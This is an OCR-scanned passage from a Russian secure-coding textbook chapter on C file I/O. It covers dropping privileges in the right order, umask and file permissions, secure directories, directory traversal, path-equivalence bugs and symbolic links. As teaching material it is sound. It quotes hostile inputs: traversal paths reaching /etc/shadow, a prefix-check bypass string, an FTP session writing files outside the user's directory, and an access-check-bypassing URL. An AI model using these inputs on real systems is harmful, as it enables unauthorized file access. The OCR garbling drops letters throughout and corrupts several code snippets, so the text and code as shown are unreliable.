08      /* Обработка ошибки */
09  }
10  /* Продолжение общей обработки */
11  some other loop )
```

Функции setgid() setegidO и se resg dO имеют семантику схожую с семантикой функций se u d) se eu dO и set esu d() но работают с идентификаторами групп. У некоторых программ установлены как бит установки идентификатора пользователя при выполнении так и бит установки идентификатора группы при выполнении но аще всего у программ установлен только один бит установки идентификатора группы при выполнении.

[redacted] то по-

име нижение вы енных иви е ий ы

```
01  /* Выполнение ограниченной операции */
02  setup_secret )
03
04 uid_t uid   /* Непривилегированный пользователь */
05 gid_t gid   /* Непривилегированная группа */
06 /* Временный сброс привилегий uid & gid */
07 if (setresgid( -1, gid, getegidO) < 0) {
08      /* Обработка ошибки */
09  }
10  if  setresuid( -1, uid, geteuidO) < 0) {
11      /* Обработка ошибки */
12  }
13
14  /* Продолжение общей обработки */
15  some_other_loop )
```

О ень важно сбрасывать привилегии в правильном порядке. В примере 8.7 привилегии сбрасываются в *неверном* порядке.

име 7 иви е ий в неве н м я ке

```
1 if (setresuid -1, uid, geteuidO) < 0) {
2     /* Обработка ошибки */
3 }
4 if (setresgid -1, gid, getegidO) < 0) {
5     /* Ошибка, так как EUID больше не равен 0! */
6 }
```

Поскольку первыми сброшены привилегии суперпользователя процесс может не иметь достато ных привилегий для сброса привилегий группы. Равенство EGID нулю не вле ет за собой привилегии суперпользователя а потому результат вызова se resgid () зависит от конкретной операционной системы. Более полную информацию можно найти в рекомендации *The CERT C Secu e Coding S anda d* [186] “POS36-C. Соблюдайте правильный отзыв порядок отказа от привилегий”.

Вы также должны убедиться то сбросили и дополнительные привилегии группы. Функция setgroups () устанавливает дополнительные идентификаторы групп процесса. Эту функцию может использовать только суперпользователь. Все дополнительные группы сбрасываются следующим вызовом.

```
setgroups 0, NULL)
```

Дополнительный идентификатор группы

Стандарт POSIX. 1-1990 [115] несогласован в отношении дополнительных групп. Определение идентификатора дополнительной группы явно разрешает EGID быть вклю енным в набор но формулировка в описании функций setuid() и se g d() гласит “Любые идентификаторы дополнительных групп вызывающего процесса остаются неизменными при их вызовах”. В слу ае setgid () это противоре ит имеющемуся определению.

BSD . предусматривает вклю ение EGID в дополнительное множество (назна ая **NGROUPS_MAX}** минимальное зна ение 1). В этой системе EGID является первым элементом массива идентификаторов дополнительных групп (отдельной сохраненной копии нет и изменения в EGID делаются только во множестве дополнительных групп). По соглашению на альное зна ение EGID дублируется в другом месте в массиве так то при выполнении програхммы с битом установки идентификатора группы это на альное зна ение не теряется.

BSD 2 BSD 3 и Sys em V Release определяют идентификатор дополнительной группы исклю ая EGID и указывают то EGID не изменяет множество идентификаторов дополнительных групп.

В POSIX 2008 EGID ортогонален множеству идентификаторов дополнительных групп и возвращает ли вызов getgroups () зна ение EGID определяется реализацией. Если EGID возвращается с множеством идентификаторов дополнительных групп то все изменения EGID влияют на множество дополнительных групп возвращенное getgroups (). Можно удалить дубликаты из списка возвращаемого getgroups (). Однако если GID содержится в множестве идентификаторов дополнительных групп установка G D равным одному зна ению а затем другому не должна удалять это зна ение из идентификаторов дополнительных групп.

Неадекватное управление привилегиями в привилегированных программах может быть использовано злоумышленником для выполнения над файлом действий для которых у него нет прав доступа. Потенциальные последствия вклю ают в себя тение привилегированных файлов (раскрытие информации) усе ение файла затирание файла (т.е. его размер всегда равен 0) добавление данных в файл или изменение прав доступа к файлу. В целом злоумышленник может воспользоваться любой операцией в рамках привилегированного процесса если программа не понижает надлежащим образом привилегии перед выполнение м этой операции. Многие из таких уязвимостей могут в той или иной форме привести к полу ению злоумышленником полного контроля над машиной.

Каждая из рассматривавшихся в этом разделе функций управления привилегиями в слу ае успешного завершения возвращает зна ение 0 в противном слу ае возвращается зна ение -1 и для указания ошибки устанавливается зна ение переменной e rno. Крити - но важно проверять возвращаемые этими функциями зна ения и предпринимать соответствующие действия при неуда е. При переносе setuid-программ можно также использовать функции getuid () geteuid) и родственные им для того тобы убедиться то ваши зна ения UID корректно установлены. Дополнительную информацию можно найти в рекомендации *The CERT C Secu e Cod ng S anda d* [186] “POS37-C. Убедитесь в успешности отказа от привилегии˜ ”

Плохое управление привилегиями приводит к много исленным уязвимостям. Существующие API сложные и не наглядные и разли аются в разных реализациях. При управлении привилегиями крайне необходима осторожность так как по ти любая ошибка в таком коде ведет к уязвимости

Управление правами доступа

Управление привилегиями процесса — только половина уравнения. Другая половина представляет собой управление правами доступа к файлам. Это асти но ответственность администратора а асти но — программиста.

Программа sendmail является системой маршрутизации электронной по ты с длинной историей уязвимостей.

а Ale t (TA06-081A) “Sendmail Race Condit on Vulnerability ” March 22 2006

а CERT Ad isory CA-2003-25 “Buffer O erflow n Sendmail ” Sep ember 18 2003

а CERT Ad isory CA-2003-12 “Buffer O erflow n Sendmail ” March 29 2003

а CERT Ad isory CA-2003-07 “Remote Buffer O erflow in Sendma l ” March 3 2003

а CERT Ad isory CA 1997-05 “MIME Con ersion Buffer O erflow in Sendmail Ver-
s ons 8 8 3 and 8 8. ” January 28 1997

а CERT Ad isory CA-1996-25 “Sendmail Group Perm ssions Vulnerabili y ” December 10 1996

а CERT Ad isory CA-1996-2 “Sendmail Daemon Mode Vulnerabil ty ” No ember 21 1996

а CERT Ad isory CA 1996-20 “Sendmail Vulnerab lit es ” September 18 1996

В силу такой своей истории sendma l в настоящее вре*мя является программой с весьма отработанными режимами записи и тения файлов. Например она отказывается итать файлы которые записываются группами или находятся в записываемых группами каталогах на том основании то эти файлы могут быть несанкционированно и менены кем-то помимо владельца.

Бе опасные каталоги Если каталог записываем неким пользователем то этот пользователь способен переименовывать каталоги и файлы находящиеся в этом каталоге. Предположим например то вы хотите хранить важные данные в файле в каталоге /home myhome/s uff/secu estuff. Если каталог home/myhome/stuff может записываться другим пользователем этот пользователь может переименовать каталог securestuf f. В результате ваша программа может оказаться неспособной найти требующийся ей файл с важными данными.

В большинстве слу аев безопасный каталог представляет собой каталог в котором никто кроме пользователя или возможно администратора не имеет возможности создавать переименовывать удалять или иным образом манипулировать файлами. Другие пользователи могут выполнять тение или поиск в каталоге но в общем слу ае никоим образом не могут изменять содержимое каталога. Например другие пользователи не должны иметь возможности удалять или переименовывать файлы которыми они не владеют в родительском по отношению к безопасному каталоге и всех более высоких каталогах. Создание новых файлов и удаление или переименование файлов которыми они владеют разрешены. Выполнение операций с файлами в безопасном каталоге исклю ает для злоумышленника возможность подделки содержимого файлов и файловой системы для эксплуатации уязвимости файловой системы в программе.

Эти уязвимости за астую существуют из-за потери связи между именем файла и реальным файлом (см. рекомендацию *The CERT C Secu e Coding S anda d* [186] “FIO01-C. Будьте осторожны при применении функций которые используют для идентификации имена файлов”). В одних слу аях операции с файлами можно — и нужно — выполнить

безопасно. В других слу аях единственный способ обеспе ить безопасность файловых операций заклю ается в их выполнении в безопасном каталоге.

Для создания безопасного каталога убедитесь то владельцем каталога и всех каталогов более высокого уровня является пользователь или суперпользователь то другие пользователи не могут выполнять в них запись и они не могут быть удалены или переименованы другими пользователями. Дополнительную информацию о безопасных каталогах можно найти в рекомендации *The CERT C Secu e Coding Standa d* [186] “F 015-C. Убедитесь то файловые операции выполняются в безопасном каталоге”.

Права доступа ко вновь создаваемым файлам. При создании файла права доступа к нему должны ограни иваться исклю ительно его владельцем. Стандарт C не содержит концепции прав доступа за пределами приложения K куда они все же просо ились. Ни стандарт C ни стандарт POSIX не определяют права доступа по умол анию для файла открываемого с помощью функции f open ().

В POSIX операционная система хранит зна ение известное как umask для каждого процесса которое используется при создании новых файлов от имени процесса. Зна ение umask используется для отклю ения битов прав доступа которые могут быть указаны системным вызовом применяемым для создания файлов. Зна ение umask применяется только для создания файлов или каталогов — оно выклю ает биты прав доступа в аргументах режима переданных во время вызовов следующих функций open () openat () c ea () mkd r() mkd rat() mkfifo() mkfifoa () mknod() mknodat() mq open () sem open (). На функции chmod fchmodO установка umask

Операционная система определяет права доступа путем вы исления пересе ения обратного зна ения umask и прав доступа запрашиваемых процессом. На рис. 8 8 файл открыт в режиме 777 который представляет собой все права доступа предоставленные всем. Над зна ением umask равным 022 выполняется операция побитового дополнения после его с ним и зна ением режима выполняется операция побитового И. В результате полу ается то биты прав доступа заданные зна ением umask в исходном режиме отклю ены то приводит к правам доступа к файлу равным в данном слу ае 755 так то “группе” и “про им” запрещается запись в создаваемый файл.

Рис 8 8 Ограничение прав доступа к файлу с использованием umask

Процесс в момент его создания наследует зна ение **umask** от родительского процесса. Обы но когда пользователь входит в систему оболо ка устанавливает зна ение **umask** по умол анию

a 022 (запрет битов записи для групп и про их) или

a 02 (запрет битов записи для про их).

Пользователи могут изменять зна ение **umask.** Коне но зна ение **umask,** установленное пользователем не обязано проверяться на корректность.

Стандартная функция C **f open** () не позволяет указывать права доступа используемые для новых файлов и как уже упоминалось ни стандарт C ни стандарт POSIX не определяют права доступа к файлу по умол анию. В большинстве реализаций права доступа по умол анию 0666.

Единственный способ изменить это поведение — либо установить **umask** перед вом функции **f open**) либо вызвать **f chmod** создания файла. Изменение прав доступа к файлу после его создания с помощью вызова **f chmod** () — это не о ень хорошая идея поскольку при этом вводится состояние гонки. Например злоумышленник может полу ить доступ к файлу после его создания но до изменения прав доступа. Правильным решением является изменение зна ения **umask** перед созданием файла.

```
1  mode_t old_umask   umask(~S_IRUSR)
2  FILE *fout   fopen ("fred", V)
3  / * . . . * /
4  fclose fout)
```

Ни стандарт C ни стандарт POSIX не описывают взаимодействие этих двух функций. Поэтому такое поведение является зависящим от реализации и вы должны проверить его в вашей конкретной реализации.

Приложение K стандарта C определяет также функцию **f open_s ()**. Стандарт требует тобы при создании файлов для записи функция **f open_s** () использовала права доступа которые препятствуют обращению других пользователей к файлу в той степени в которой это поддерживает операционная система. Можно воспользоваться режимом **и** для создания файла с правами доступа используемыми системой по умол анию. Это те же права доступа которые файл имел бы при создании функцией **fopen).**

Например если файл **fred** пока то не существует инструкция

```
if  err   fopen s(&fd, "fred"   w )  I  0)
```

создает файл fred доступный только текущему пользователю.

Функция POSIX open) предоставляет дополнительный третий аргумент который указывает права доступа используемые при создании файла.

Например если файл fred пока то не существует инструкция

```
fd   open("fred", O RDWR|0_CREAT|0_EXCL, S_IRUSR)
```

создает файл fred для записи с правами тения пользователем. Функция open) возвращает дескриптор для данного файла который является наименьшим дескриптором файла пока еще не открытым для данного процесса.

Другие функции такие как функция POSIX mkstempO также могут создавать новые файлы. До POSIX 2008 mkstemp) требовала вызова umask) для ограни ения прав

доступа при создании. На иная с POSIX 2008 функция mkstemp () создает файл как если бы это делалось с помощью следующего вызова open ().

```
1  open(
2       filename,
3       O JRDWRI0_CREAT|0_EXCL,
4       S_IRUSRIS_IWUSR
5 )
```

Дополнительную информацию можно найти в рекомендации *The CERT C Secu e Cod ng S anda d* [186] “FIO03 C. Не делайте предположений о функции fopen () и создании файла”.

8.4. Идентификация файла

Многие уязвимости безопасности связанные с файлами являются результатом обращения программы к нежелательному файловому объекту из-за того то имена файлов лишь слабо связаны с объектами файлов. Имена файлов не предоставляют никакой информации о характере самого файлового объекта. Кроме того связывание имени файла с файловым объектом повторно подтверждается всякий раз когда в операции используется имя файла. Дескрипторы файлов и указатели на **FILE** связываются с файловыми объектами операционной системой. Более подробно эта проблема описывается в рекомендации *The CERT C Secu e Coding S anda d* [186] “FIOOl-C. Будьте осторожны при использовании функций использующих для идентификации имена файлов”.

В разделе 8.1 “Основы файлового ввода-вывода” описано применение абсолютных и относительных имен путей а также указано то несколько имен путей могут быть разрешены в один и тот же файл. *Разрешение имени пути* (path name resolution) выполняется для того тобы определить какой конкретно файл в иерархии соответствует имени пути. Каждое имя файла в имени пути находится в каталоге определяемом его предшественником. В слу ае абсолютного пути (имя которого на инается с косой ерты) предшественником первого имени файла в пути является корневой каталог процесса. В слу ае относительных путей предшественником первого имени файла в пути является текущий рабо ий каталог процесса. Например в фрагменте пути a/Ь файл b находится в каталоге a. Разрешение имени пути закан ивается неуда но если конкретный именованный файл не может быть найден в указанном каталоге.

Обход каталогов

В каталоге специальное имя w. ” указывает на сам этот каталог а “. . ” — на родительский каталог данного каталога. В ка естве астного слу ая в корневом каталоге “.. ” может указывать на сам корневой каталог. В системах W ndows может также иметься буква диска (например C) как и иные специальные имена файлов такие как . .” (имя эквивалентное . . / . .).

Уязвимость связанная с обходом каталогов возникает тогда когда программа без достато ных проверок работает с именем пути обы но предоставленным пользователем. Например программе может потребоваться работать со всеми файлами находящимися только в /home но проверка того то имя пути разрешается в файл в каталоге /home хитрее ем кажется.

Принятие входных данных в форме . . / без соответствующей проверки может позволить злоумышленнику пройти по файловой системе для доступа к произвольному файлу. Например путь

```
/home/../etc/shadow
```

разрешается в

```
/etc/shadow
```

Пример реальной уязвимости в клиентах FTP вклю ающей обход каталогов описан в VU#210 09 [129]. Злоумышленник может обмануть пользователей пострадавших клиентов FTP при создании или перезаписи файлов в файловой системе клиента. Для использования этих уязвимостей злоумышленник должен убедить пользователя клиента FTP обратиться к конкретному FTP-серверу содержащему файлы со специально созданными именами. Когда атакуемый FTP-клиент пытается ска ать один из этих файлов специальное имя файла заставляет клиента записывать загружаемые файлы в местоположение указанное с помощью имени файла а не предоставленное пользователем-жертвой. FTP-сессии в примере 8.8 демонстрирует эту уязвимость.

Пример 8.8. Уязвимость обхода каталога в FTP-сессии

```
CLIENT> CONNECT server
220 FTP4ALL FTP server ready. Time is Tue Oct 01, 2002 20 59.
Name  server username)  test
331 Password required for test.
Password
230-Welcome, test - Last logged in Tue Oct 01, 2002 20 15 !

CLIENT> pwd
257 "/" is current directory.

CLIENT> Is -1
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 1
-rw-r--- - 0 nobody nogroup  0 Oct 01 20 11 ... FAKEME5.txt
-rw-r--- - 0 nobody nogroup  0 Oct 01 20 11 ../../FAKEME2.txt
-rw-r--- - 0 nobody nogroup  0 Oct 01 20 11 ../FAKEME1.txt
-rw-r--- - 0 nobody nogroup  0 Oct 01 20 11 .. .. FAKEME4.txt
-rw-r--- - 0 nobody nogroup  0 Oct 01 20 11 .. FAKEME3.txt
-rw-r--- - 0 nobody nogroup  0 Oct 01 20 11 /tmp/ftptest/FAKEME6.txt
-rw-r--- - 0 nobody nogroup  0 Oct 01 20 11 C  temp FAKEME7.txt
-rw-r--- - 0 nobody nogroup 54 Oct 01 20 10 FAKEFILE.txt
-rw-r--- - 0 nobody nogroup  0 Oct 01 20 11 misc.txt
226 Directory listing completed.

CLIENT> GET *.txt

Opening ASCII data connection for FAKEFILE.txt...
Saving as "FAKEFILE.txt"

Opening ASCII data connection for ../../FAKEME2.txt...
Saving as "../../FAKEME2.txt"

Opening ASCII data connection for /tmp/ftptest/FAKEME6.txt...
Saving as "/tmp/ftptest/FAKEME6.txt"
```

Уязвимый клиент будет сохранять файлы вне текущего рабо его каталога пользователя. В табл. 8 2 пере ислены некоторые уязвимые продукты и указаны атаки обходом каталогов для которых они уязвимы. Не удивительно то ни один из уязвимых клиентов (среди которых только UNIX-клиенты) не уязвим для атак путем обхода каталогов которые используют механизмы Windows.

Таблица 8 2 Уязвимые программы

Программа	• Л	С	/path	
wget 1 8 1	r[s]	©	©	©
wget 1.7 1		©	©	©[2] ©
OpenBSD 3.0 FTP	r	©}	©[3]	# ©
So ar s 2.6 2.7 FTP	r	©	©	*4* ©

Только с опцией командной строки -пН
Со дает подкаталоги в текупцем катало е
Устанавли а т файл в текущем каталоге

Многие привилегированные приложения создают имена путей динами ески на основе вводимых пользователем данных.

Предположим например то приведенный далее фрагмент программы выполняется как асть привилегированного процесса используемого для работы с файлами в конкретном каталоге.

```
1  const char *safepath   "/usr/lib/safefile/"
2  size t spl   strlen(safe path)
3  if  !strncmp(fn, safejpath, spl) {
4      process_libfile fn)
5  }
6  else abort )
```

Если эта программа полу ает аргумент имени файла fn из недоверенного исто ника (такого как пользователь) злоумышленник может обойти проверки передавая имя файла такое как

```
/usr/lib/safefiles//etc/shadow
```

Механизм противодействия может удалять специальные имена файлов такие каь [a »] и [u] . /” которые могут использоваться для атаки на основе обхода каталогов. Однако кующий может попытаться обмануть этот механизм предоставляя данные которые после работы механизма приобретут опасный вид. Предположим например то злоумышленник вносит [((»] в имя файла (например sensi . i eFile) а механизм противодействия его удаляет то приводит к корректному имени файла sens i ti eFile. Если теперь входные данные с итать безопасными этот файл может быть атакован. Таким образом при некорректной работе механизма противодействия он может быть неэффективным или опасным. Предположим то функция replace () заменяет все встре ающиеся символы из второго аргумента символами из третьего аргумента в имени пути переданном как первый аргумент. При этом предположении приведенный ниже пример демонстрирует некорректное применение механизма противодействия для устранения уязвимости на основе обхода каталога.

Попытка удаления “.. /” с помощью вызова

```
path   replace path,
```

приводит к тому то входные данные вида . . . /” преобразуются в . /”. Попытка удаления w. . /” и “. /” с помощью последовательности вызовов

```
path   replace path, "../",
path   replace path,       "")
```

приводит к тому то входные данные вида преобразуются в “. . /”.

Унифицированный указатель ресурса (uniform resource locator — URL) может содержать имена узла и пути например

```
http //host.name/path/name/file
```

Многие веб-серверы используют для разрешения имени пути операционную систему. В этом слу ае проблема заклю ается в том то и могут быть внедрены в URL. Относительные имена путей также работают как и жесткие и символи еские ссылки которые будут описаны позже в данном разделе.

Ошибки эквивалентности

Уязвимости на основе эквивалентности путей возникают когда злоумышленник предоставляет иное но эквивалентное имя ресурса для обхода проверки безопасности. Есть множество способов сделать это многие из которых асто игнорируются. Например замыкающий символ разделения файла в имени пути может обойти правила доступа которые не ожидают его появления и обеспе ить предоставление файла сервером в то время как обы но это невозможно.

Уязвимость доступа к защищенному паролем файлу в ESer (CVE-2002 0112) представляет собой результат ошибки эквивалентности. Эта уязвимость позволяет злоумышленнику создать веб-запрос который в состоянии полу ить доступ к содержимому защищенного каталога веб-сервера с помощью вклю ения специального имени файла “. ” в URL.

```
http //host/./admin/
```

Функционально это эквивалентно

```
http //host/admin/
```

но к сожалению при этом обходит проверки.

Еще один большой класс ошибок эквивалентности связан с вопросами увствительности к регистру. Например файловая система Mac n osh HFS-I- не увствительна к регистру так то

```
/home/PRIVATE    /home/private
```

К сожалению управление доступом к каталогам Apache увствительно к регистру так как разрабатывалось для UFS (CAN 2001-0766) и для него

```
/home/PRIVATE !  /home/private
```

Это хороший пример ошибки эквивалентности которая происходит потому то разработ ики приняли предположение о конкретных операционной системе и файловой системе и совершенно не рассматривали другие операционные среды. Аналоги ная ошибка эквивалентности вклю ает ветвь данных файловой системы Apple. Традиционными файловыми системами компьютеров Apple являются HFS и HFS . В HFS для хранения сведений о файле используются ветви данных и ресурсов. Ветвь данных обеспе ивает содержимое файла а ветвь ресурсов хранит метаданные такие как тип файла. Обращение к ветви ресурсов в файловой системе осуществляется как

```
sample.txt/..namedfork/rsrc
```

Обращение к ветви данных в файловой системе осуществляется как

```
sample.txt/..namedfork/data
```

Эта строка эквивалентна sample. txt и может использоваться для обхода управления доступом в операционных системах распознающих ветви данных. Например в CVE- 200 - 108 описана уязвимость Apache работающего с файловой системой Apple HFS где удаленный злоумышленник может иметь возможность прямого доступа к данным файла или ветви ресурсов. Эго может позволить злоумышленнику например итать исходный код PHP Perl и других программ написанных на серверных языках сценариев то ведет к несанкционированному раскрытию информации.

Другие ошибки эквивалентности вклю ают ведущие или завершающие пробелы ведущие или завершающие символы раздела файлов внутренние пробелы (например file name) или шаблоны подстановок (например ра hname*).

Символические ссылки

Символи еские ссылки являются удобным решением для совместного использования файлов. Символи еские ссылки (symbolic links) асто называют “симлинками” (symlink) то связано с именем системного вызова POSIX symlink (). Создание симлинка создает новый файл с уникальным i-узлом. Симлинки представляют собой специальные файлы содержащие имя пути к факти ескому файлу.

На рис. 8 9 показан пример символи еской ссылки. В этом примере каталог с i-узлом 1000 содержит две записи о файлах. Первая запись — для файла f redl. txt которая ссылается на i-узел 500 обы ный файл с разли ными атрибутами и содержащий некоторые данные. Вторая запись — для файла fred2 txt которая ссылается на i-узел 1300 файл символи еской ссылки. Символи еская ссылка представляет собой реальный файл но содержит этот файл только ссылку на другой файл которая хранится в виде текстового представления пути файла. Понимание этой структуры о ень полезно для понимания поведения функций работающих с символи ескими ссылками.

Если символи еская ссылка встре ается во время разрешения имени пути имя ссылки заменяется ее содержимым. Например имя пути usr/tmp где tmp представляет собой символи ескую ссылку на . ./ ar/ mp разрешается в /usr/. / ar/tmp то приводит при дальнейшем разрешении к / а /tmp.

Операции с символи ескими ссылками ведут себя подобно операциям над обы ными файлами за исклю ением ситуации когда верны все следующие условия ссылка является последним компонентом имени пути имя пути не имеет завершающей косой ерты и функция должна работать с самой символи еской ссылкой.




Рис. 8.9. Символическая ссылка

С самими символи ескими ссылками а не файлами на которые они указывают работают следующие функции.

unlink)	Удаляет файл символи еской ссылки
lstat()	Возвращает информацию о файле символи еской ссылки
lchown)	Изменяет пользователя и группу файла символи еской ссылки
readlink()	Читает содержимое указанного файла символи еской ссылки
rename)	Переименовывает симлинк определяемый аргументом from или перезаписывает файл симлинка указанный аргументом to

